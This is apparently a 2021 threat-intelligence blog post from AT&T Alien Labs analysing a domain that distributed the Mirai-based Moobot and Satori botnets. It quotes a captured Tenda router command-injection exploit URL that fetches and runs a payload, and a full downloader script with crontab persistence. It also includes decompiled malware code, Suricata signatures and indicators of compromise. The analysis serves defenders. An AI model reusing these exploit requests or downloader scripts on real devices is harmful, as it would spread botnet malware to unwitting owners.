
Malware hosting domain Cyberium fanning out Mirai variants



June 14, 2021 | Fernando Martinez

Executive summary

AT&T Alien Labs has observed the Mirai variant botnet, known as Moobot, scanning for known but uncommon vulnerabilities in Tenda routers, resulting in a considerable peak in our internal telemetry. The research associated with this peak resulted in the discovery of a malware hosting domain, providing several different Mirai variants, like Moobot and Satori.


Key points:

- AT&T Alien Labs identified a short but intense peak in scanning for Tenda routers, which had been uncommon in previous months.
- The Cyberium malware hosting domain has been serving Mirai variants for several known, but different botnets over the past year.
- Our research team has gathered intelligence from previous campaigns launched by this same attacker; though they made changes in their infrastructure and payloads, they have mostly recycled their tactics and techniques.

Analysis

During the end of March, AT&T Alien Labs observed a spike in exploitation attempts for Tenda Remote Code Execution (RCE) vulnerability CVE-2020-10987. This spike was observed throughout a significant number of clients, in the space of a few hours. This vulnerability is not commonly used by web scanners and was barely detected by our honeypots during the last six months, except for a minor peak in November.

This exploit can be identified by the URL that is requested, which includes ‘setUsbUnload’ with the payload assigned to the vulnerable parameter ‘deviceName’. This payload contains the logic to change the execution path to a temporary location, wget a file from a malware hosting page, provide execution permissions, and execute it.



IP	Port	Tags	Summary + Payload
🇨🇭 [redacted] 5/16/21 2:11 AM	8080/tcp	MALIGN, HTTP_SCANNER, MALICIOUS	GET /goform/setUsbUnload/.js?deviceName=A;cd%20/tmp;%20rm%20-rf%20usb.sh;%20wget%20http://[redacted]/tenda%20-O%20.tenda;%20chmod%20777%20.tenda;%20sh%20.tenda;%20history%20-c HTTP/1.1\r\nHost: [redacted]8080\r\nUser-Agent: python-requests/2.22.0\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\nConnection: keep-alive\r\n\r\n **HTTP Method:** GET **HTTP Path:** /goform/setUsbUnload/.js?deviceName=A;cd%20/tmp;%20rm%20-rf%20usb.sh;%20wget%20http://[redacted]/tenda%20-O%20.tenda;%20chmod%20777%20.tenda;%20sh%20.tenda;%20history%20-c

Figure 1. BinaryEdge Sensor detecting the vulnerability scan.

Following this thread, a single actor was identified to be behind these scans in late March — at the time, the actor appeared to have no previous activity. The scan for Tenda vulnerable routers only lasted one day, but the scanning activity continued for several weeks, including the below vulnerabilities:

- Port 80 and 8080: Axis SSI RCE.
- Port 34567: DVR scanner attempting default credentials for Sofia main video application.
- Port 37215: Huawei Home routers RCE Vulnerability (CVE-2017-17215).
- Port 52869: Realtek SDK Miniigd UPnP SOAP Command Execution (CVE-2014-8361).

Some of these exploit attempts were captured by honeypots. All of them appeared to be pulling their next iteration of the malware from the same malware hosting page: dns.cyberium[.]cc.

When this domain was investigated, several campaigns were identified, going back at least one year to May 2020. Most of the attacks lasted for approximately a week while they hosted several Mirai variants, after which they left the subdomain unresolvable. However, this seems to be the behavior of the threat actor in between operations. The actors appear to come back to the same domain with a new subdomain for each new campaign. Activity in between campaigns goes quiet to increase the trust of the original domain. Keeping a long-running existing domain while issuing brand new one domain helps to divert attention to the new domain and thus distract from the original.




Figure 2. RiskIQ heatmap of cyberium[.]cc.

The full list of subdomains/campaigns identified from this domain is:

- Snoopy.cyberium[.]cc: Around May 2020
- U.cyberium[.]cc: Around May 2020
- Gcc.cyberium[.]cc: Around June 2020
- Park.cyberium[.]cc: Around July 2020
- Hoon.cyberium[.]cc: Around July 2020
- Hh.cyberium[.]cc: Around September 2020
- Wo.cyberium[.]cc: Around October 2020
- Y.cyberium[.]cc: Around October 2020
- W.cyberium[.]cc: Around November 2020
- Ns.cyberium[.]cc: Around November 2020
- Tmp.cyberium[.]cc: Around December 2020
- Ftp.cyberium[.]cc: Around March 2021
- Dns.cyberium[.]cc: Around April 2021
- Ddns.cyberium[.]cc: Around April 2021


We were able to identify other infrastructure that we assess with high confidence is controlled by the same actor and has been used as Moobot command and control in the past.

- Park.allcheesedout[.]cc: around September 2020
- Ratatouille.allcheesedout[.]cc: around September 2020
- Watchdog.allcheesedout[.]cc: around September 2020
- Bot.bigbots[.]cc: around February 2021
- Cnc.bigbots[.]cc: around February 2021
- Cnc1.bigbots[.]cc: around February 2021
- Cnc.fewbots[.]cc: created and up since February 2021
- Bot.fewbots[.]cc: created and up since February 2021
- Cnc.hardbotz[.]cc: created and up since March 2021
- Projectaliennet[.]cc: created and up since March 2021
- Life.zerobytes[.]cc: created on May 2021

All of the domains use the same:

- Registrar: Namecheap.
- Top level domain: CC.
- All of them served Mirai variants.

The first request to these malware hosting pages was for a bash script, which aimed to download later stages of the malware. As seen in the screenshot below, the script attempts to download a list of filenames (associated with different CPU architectures), executes each one of them, achieves persistence through a crontab that redownloads the bash script itself, and finally deletes itself.



```
#!/bin/sh
n="arm arm5 arm4 arm6 arm7 m68k mips mipsel sparc sh4 x86_64"
http_server="dns.cyberium.cc"

 cd /tmp

for a in $n
do
        rm -rf $a

        wget http://$http_server/$a -O -> $a
        chmod 777 $a
        ./$a tenda
done

echo '* * * * * wget http://dns.cyberium.cc/script/tenda -O-|sh' | crontab -

rm -rf $0
```

Figure 3. Tenda downloader script.

This script is very similar to downloaders previously seen for Mirai variants. The minor modifications appear to be on the downloading server, persistence methods (if any) and the filename, usually named after the vulnerable device vendor.


During the time this domain was available and delivering malware, at least three different variants of Mirai were identified: Moobot, Satori/Fbot, and other samples unassociated with these botnets. One of the peculiarities of this domain was how it juggled between Mirai variants, even under the same filenames. The same URL could be hosting Satori one day and Moobot the week after.

Moobot

In October 2020, Lacework reported on a new Mirai variant called Moobot. This variant mainly chased exposed and vulnerable Dockers APIs to include them into their DDoS botnet. One of the main distinctions of this variant has been a hardcoded string “w5q6he3dbrsgmclkiu4to18npavj702f”, compared to the Mirai source code which used the string “abcdefghijklmnopqrstuvw012345678” as a seed to generate an alphanumeric string. This random string is used several times throughout the code, one of them to generate the process name to be used during execution.

Many samples available at Cyberium contained the above-mentioned string and this domain was already being used to distribute this botnet when Lacework first reported on it. However, the number of samples Alien Labs has seen with that string has greatly increased in the last months, scattering from the original Moobot sample. This could potentially mean that last year's Moobots samples were used to create new branches of Mirai variants.

Unlike some other Mirai variants, the samples obtained from Moobot were encrypted, attempting to evade string-based detection, static analysis of the exploits used, or after compromised activities. However, it did maintain other previously seen characteristics, like a hardcoded list of IP addresses to avoid, such as: private ranges, the department of Defense, IANA IPs, GE, HP and others.




```
do
{
  do
    v11 = oc_rand_next();
  while ( (_BYTE)v11 == 0 || (_BYTE)v11 == 127 );
}
while ( (_BYTE)v11 == 3
     || (_BYTE)v11 == 56
     || (unsigned __int8)(v11 - 15) <= 1u
     || (_BYTE)v11 == 10
     || (_BYTE)v11 == 192 && BYTE1(v11) == 168
     || (_BYTE)v11 == 172 && BYTE1(v11) > 15u && BYTE1(v11) <= 31u
     || (_BYTE)v11 == 100 && BYTE1(v11) > 63u && BYTE1(v11) <= 126u
     || (_BYTE)v11 == 169 && BYTE1(v11) == 255
     || (_BYTE)v11 == 198 && BYTE1(v11) > 17u && BYTE1(v11) <= 19u
     || (unsigned __int8)v11 > 223u
     || (_BYTE)v11 == 11
     || (unsigned __int8)(v11 - 6) <= 1u
     || (_BYTE)v11 == 22
     || (_BYTE)v11 == 21
     || (_BYTE)v11 == 28
     || (_BYTE)v11 == 26
     || (_BYTE)v11 == 30
     || (_BYTE)v11 == 29
     || (_BYTE)v11 == 55
     || (_BYTE)v11 == 33
     || (_BYTE)v11 == 215
     || (_BYTE)v11 == 214 );
word_50E6CA = 0;
ip_addr = _byteswap_ulong(HIBYTE(v11) | (BYTE1(v11) << 16) | (v11 << 24) | (BYTE2(v11) << 8));
word_50E6CA = checksum_generic((unsigned __int16 *)&byte_50E6C0, 0x14u);
oc_rand_next();
port = 0x3A25;                                   // 9530
word_50E6E4 = 0;
dword_50E6D8 = ip_addr;
word_50E6E4 = checksum_tcpudp((__int64)&byte_50E6C0, (unsigned __int16 *)&word_50E6D4, 0x1400u, 20);
ip_struct.sa_family = 2;
*(_DWORD *)&ip_struct.sa_data[2] = ip_addr;
*(_WORD *)ip_struct.sa_data = port;
oc_sendto(socket_fd, &byte_50E6C0, 0x28uLL, 0x4000u, &ip_struct, 16);
```

get random number
check restrictions, if fail, get next number
once passed, build IP address based on that number
try to connect to ip on port 9530

Figure 4. Moobot’s IP scan restrictions.

The malware writers appear to be very aware of who they’re potential victims are. For this reason, the malware will try to hide its process name by changing it using *prctl*. The covert process name is “/var/Sofia”, which is the name of a video application on the targeted devices.



```
v5 = open("/dev/watchdog", 2, v3);
if ( v5 != -1 || (v5 = open("/dev/misc/watchdog", 2, v4), v5 != -1) )
{
  v37 = 1;
  ioctl(v5, 0x80045704, (unsigned __int64)&v37);
  close(v5);
}
oc_zero_buff(*a2, 0, 8LL);
util_memcpy(*a2, (__int64)"/var/Sofia", 10);
prctl(15, *a2, v6, v7);
oc_print_to_screen(1u, "9xsspnvgc8aj5pi7m28p\n", 0x15uLL);
if ( (int)oc_fork() <= 0 )
{
  v8 = setsid();
  v9 = 0;
  close(0);
  close(1u);
  close(2u);
  attck_init();
  while ( 1 )
  {
    while ( 1 )
    {
      do
      {
        for ( i = 0LL; i != 16; ++i )
          v30[i] = 0LL;
)0002242 oc called from start dec table ma:80 (402242)
```

Hide process name as /var/Sofia

Figure 5. Moobot process hideout.

Right after hiding the process, this sample will print to screen the string “9xsspnvgc8aj5pi7m28p” which has been associated with different Mirai variants over time (Fbot and Gafgyt). However, it appears this is a passed down characteristic through variant versions, like previously seen with “w5q6he3dbrsgmclkiu4to18npavj702f”, but this time there aren’t any shared IOCs with previous attackers.

After successful infection, the payload attempts to query the hardcoded C2 on port 12028 to get a list of C2. At the time of study, the Cyberium domain was down, and these communications couldn’t be analyzed.

Satori/Fbot

Early in March 2021, the same links previously mentioned for Moobot, for example dns.cyberium[.]cc/arm, were actually providing samples for Satori. The Satori botnet, also known as Fbot, is yet another Mirai variant based botnet. Unexpectedly, these samples were mingled with other UNIX botnets in the same malware hosting server.

The similarities between Moobot and Satori samples are vast, since they both are coming from the same Mirai source code. These similarities include:

- Downloading method
- Vulnerability scannings and targets in IoT devices
- The String 9xsspnvgc8aj5pi7m28p printed after execution
- Process name to hide behind (/var/Sofia) (despite having seen other Satori samples hiding behind /bin/busybox)

The most noteworthy differences observed were:

]

- The string “w5q6he3dbrsgmclkiu4to18npavj702f” wasn’t present in the Satori samples
- The C2 domain for Satori where it notifies successful infection is bin.rippr[.]cc, which has been previously associated with other Satori campaigns
- In the first observed samples, the code wasn’t encrypted and many more strings could be read without any additional operations — unlike Moobot samples that were encoded to reduce the number of strings in plain text

Other samples

Additional samples were identified under the same domain, which on a first investigation appeared to be a mix between the already mentioned Moobot and Satori samples with a random combination of their characteristics. Most of them looked like Moobot samples without the encoding or Satori without the hardcoded domain.

However, the samples are not associated with the current domain under study, probably because it is being left fallow. After pivoting on the scanning IP, delivering the downloaders scripts, it is currently providing the same script with an updated temporary domain, which is currently delivering additional Satori/Fbot samples packed with UPX.

Recommended Actions

1. Keep all IoT devices updated, and specifically focus on addressing the mentioned devices or CVEs.
2. Monitor network traffic for known incoming exploits.
3. Monitor egress and ingress network traffic to the Cyberium or ripper domain.
4. Regularly perform process auditing and accounting looking for known malicious processes names that a botnet could be hiding under.

Conclusion

Alien Labs has identified the Cyberium malware hosting domain to be providing many different Mirai variants, like Moobot or Satori, during the last year. Actors have been jumping between subdomains to recycle their infrastructure as most as possible. At the time of publishing this blog (May 2021) some of the Cyberium subdomains were up, but they were not hosting any malware samples. They could be potentially awaiting new requests for C2 lists.

Several questions remain unanswered. Why would the attackers deliver different Mirai variants with different C2s on the same campaign? And, are they trying to avoid anti-virus detection through diversification of variants? Or, are they trying to improve the botnet resiliency by diversifying C2.

Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

SURICATA IDS SIGNATURES

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"AV EXPLOIT Tenda Router RCE (CVE-2020-10987)"; flow:to_server,established; content:"GET"; http_method; content:"/setUsbUnload/"; http_uri; content:"deviceName="; http_uri; pcre:"/^[^&]*(\x3B|%3B)/UR"; reference:cve,2020-10987; reference:url,blog.netlab.360.com/ttint-an-iot-rat-uses-two-0-days-to-spread/; classtype:attempted-admin; sid:4002263; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 34567 (msg:"AV TROJAN Moobot Botnet DVRIP Scan Inbound"; flow:established; content:"{ |22|EncryptType|22| :"; offset:20; depth:17; content:"DVRIP-Web"; distance:0; content:"UserName|22| : |22|admin|22| }|0A|"; distance:0; isdataat:!1,relative; threshold: type both, track by_src, seconds 300, count 3; reference:url,blog.netlab.360.com/the-botnet-cluster-on-185-244-25-0-24-en/; classtype:trojan-activity; sid:4001530; rev:1;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 34567 (msg:"AV EXPLOIT Moobot Botnet exploiting InstallDesc DVRIP vulnerability (CVE-2017-16725)"; flow:established,to_server; content:"PK"; depth:24; content:"IntallDesc"; distance:0; within:40; fast_pattern; threshold: type both, track by_src, seconds 300, count 1; reference:cve,2017-16725; reference:url,blog.netlab.360.com/the-botnet-cluster-on-185-244-25-0-24-en/; classtype:trojan-activity; sid:4001531; rev:1;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 34567 (msg:"AV TROJAN Moobot Botnet Scanning DVRIP from infected system Outbound"; flow:established,to_server; content:"{ |22|EncryptType|22| :"; offset:20; depth:17; content:"DVRIP-Web"; distance:0; content:"UserName|22| : |22|admin|22| }|0A|"; distance:0; isdataat:!1,relative; threshold: type both, track by_src, seconds 300, count 3; reference:url,blog.netlab.360.com/the-botnet-cluster-on-185-244-25-0-24-en/; classtype:trojan-activity; sid:4001529; rev:1;)
```

```
alert http $EXTERNAL_NET any -> $HOME_NET 37215 (msg:"AV EXPLOIT Huawei HG532 RCE Vulnerability (CVE-2017-17215)"; flow:established,to_server; content:"POST"; http_method; urilen:22; content:"/ctrlt/DeviceUpgrade_1"; nocase; http_uri; content:"upgrade"; http_client_body; nocase; content:"NewStatusURL"; http_client_body; distance:0; content:"NewDownloadURL"; http_client_body; distance:0; reference:cve,2017-17215; reference:url,research.checkpoint.com/good-zero-day-skiddie/; classtype:attempted-admin; sid:4000758; rev:1;)
```

ET EXPLOIT Realtek SDK Miniigd UPnP SOAP Command Execution CVE-2014-8361 - Outbound

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"AV EXPLOIT Axis SSI RCE"; flow:to_server,established; content:"/incl/image_test.shtml?"; http_uri; content:"camnbr="; http_uri; distance:0; reference:url,exploit-db.com/exploits/43984; classtype:attempted-admin; sid:4002573; rev:1;)
```

Associated Indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
DOMAIN	cyberium[.]cc	Malicious domain
MD5	fbdc24f589e99088cec5fc77257c81f3	Moobot sample
MD5	78ecbd418cac0a1af9feb860fceae2f9	Satori sample
MD5	14c629f43d3e05615ea1b25d3e4aa1fa	Unassigned variant sample
MD5	555821a5f67d064362e8ce9a48b95d56	Fbot sample UPX packed

Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

- TA0043: Reconnaissance
  T1595: Active Scanning
- TA0001: Initial Access
  T1190: Exploit Public-Facing Application
- TA0002: Execution
  - T1059: Command and Scripting Interpreter
  - T1053: Scheduled Task/Job
- TA0003: Persistence
  T1547: Boot or Logon Autostart Execution
- TA0005: Defense Evasion
  - T1027: Obfuscated Files or Information
  - T1070: Indicator Removal on Host

- TA0006: Credential Access:
  - T1552: Unsecured Credentials

Share this with others

Tags: alien labs, otx pulse, attacks, labs, exploits, mirai